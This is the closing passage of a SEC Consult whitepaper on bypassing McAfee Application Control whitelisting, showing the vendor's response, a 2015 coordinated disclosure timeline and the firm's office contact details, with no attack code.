|                    | to IOCTL. MAC will not allow execution of unauthorized executables. It is                     |
|                    | already under discussion and we are considering fixing this in the next release of MAC.       |
| Result             | Not Vulnerable                                                                                |
| Overall CVSS Score | Not Applicable                                                                                |

Source: McAfee, SBC1506031, 13 July 2015 Response to Critical Vulnerabilities in McAfee Application Control



### Timeline

2015-06-03: Contacting vendor through security-alerts@mcafee.com Sending PGP encrypted whitepaper to vendor. Informed McAfee about the latest possible release date: 2015-07-24. 2015-06-04: Vendor response - issues will be tracked with case ID SBC1506031 2015-06-08: SEC Consult asked for a release date of a fix. 2015-07-02: SEC Consult asked for a release date of a fix and the current status. 2015-07-13: SEC Consult asked for a release date of a fix and the current status. 2015-07-14: Vendor response - Vendor confirmed vulnerabilities 1) and 2). Vulnerabilities 3), 4) and 5) are classified as "not vulnerable" because an attacker requires code execution to exploit them. Vulnerabilities 1) and 2) are classified as low risk vulnerabilities. A patch will therefore not be available, a fix is planned for the next version update which will be released by end of Q3. 2015-07-21: SEC Consult informed McAfee that an advisory will be released on 28.07.2015. SEC Consult informed McAfee that vulnerabilities 3), 4) and 5) should be fixed as well because code execution can easily be achieved on a default installation of McAfee Application Control and therefore it's possible to exploit all the described vulnerabilities. 2015-07-28: Public release of the advisory 2015-11-06: Presentation at IT-SeCX: Tests conducted with version 6.1.3.353 Current Version is 6.2.0-446 Status: Nothing fixed



### Contact

#### Austria

#### SEC Consult Unternehmensberatung GmbH

Mooslackengasse 17 1190 Wien

Tel +43 1 890 30 43 0 | Fax +43 1 890 30 43 15 Email office@sec-consult.com

#### www.sec-consult.com

#### Germany

SEC Consult Unternehmensberatung Deutschland GmbH Ullsteinstraße 118 Turm B/8 Stock 12109 Berlin

Tel +49 30 30807283 Email office-berlin@sec-consult.com

#### **Switzerland**

SEC Consult (Schweiz) AG Turbinenstrasse 28 8005 Zürich

Tel +41 44 271 777 0 | Fax +43 1 890 30 43 15 Email office-zurich@sec-consult.com

#### **AUSTRIA**

**SEC Consult Unternehmensberatung GmbH** Komarigasse 14/1 2700 Wiener Neustadt

Tel +43 1 890 30 43 0 Email office@sec-consult.com

#### **RUSSIA**

CJCS Security Monitor 5th Donskoy proyezd, 15, Bldg. 6 119334, Moskau

Tel +7 495 662 1414 Email info@securitymonitor.ru

#### CANADA

i-SEC Consult Inc. 100 René-Lévesque West, Suite 2500 Montréal (Quebec) H3B 5C9

Email office-montreal@sec-consult.com

#### SINGAPORE

SEC Consult Singapore PTE. LTD 4 Battery Road #25-01 Bank of China Building Singapur (049908)

Email office-singapore@sec-consult.com

#### LITAUEN

**UAB Critical Security**, a SEC Consult company Sauletekio al. 15-311 10224 Vilnius

Tel +370 5 2195535 Email office-vilnius@sec-consult.com

#### THAILAND

SEC Consult (Thailand) Co.,Ltd. 29/1 Piyaplace Langsuan Building 16th Floor, 16B Soi Langsuan, Ploen Chit Road Lumpini, Patumwan | Bangkok 10330

Email office-bangkok@sec-consult.com

Title: Bypassing McAfee's Application Whitelisting for critical infrastructure systems | Responsible: R. Freingruber © 2015 SEC Control Version / Date: V1.0 / 11-2015] | Confidentiality Class: Public

© 2015 SEC Consult Unternehmensberatung GmbH 119 All rights reserved

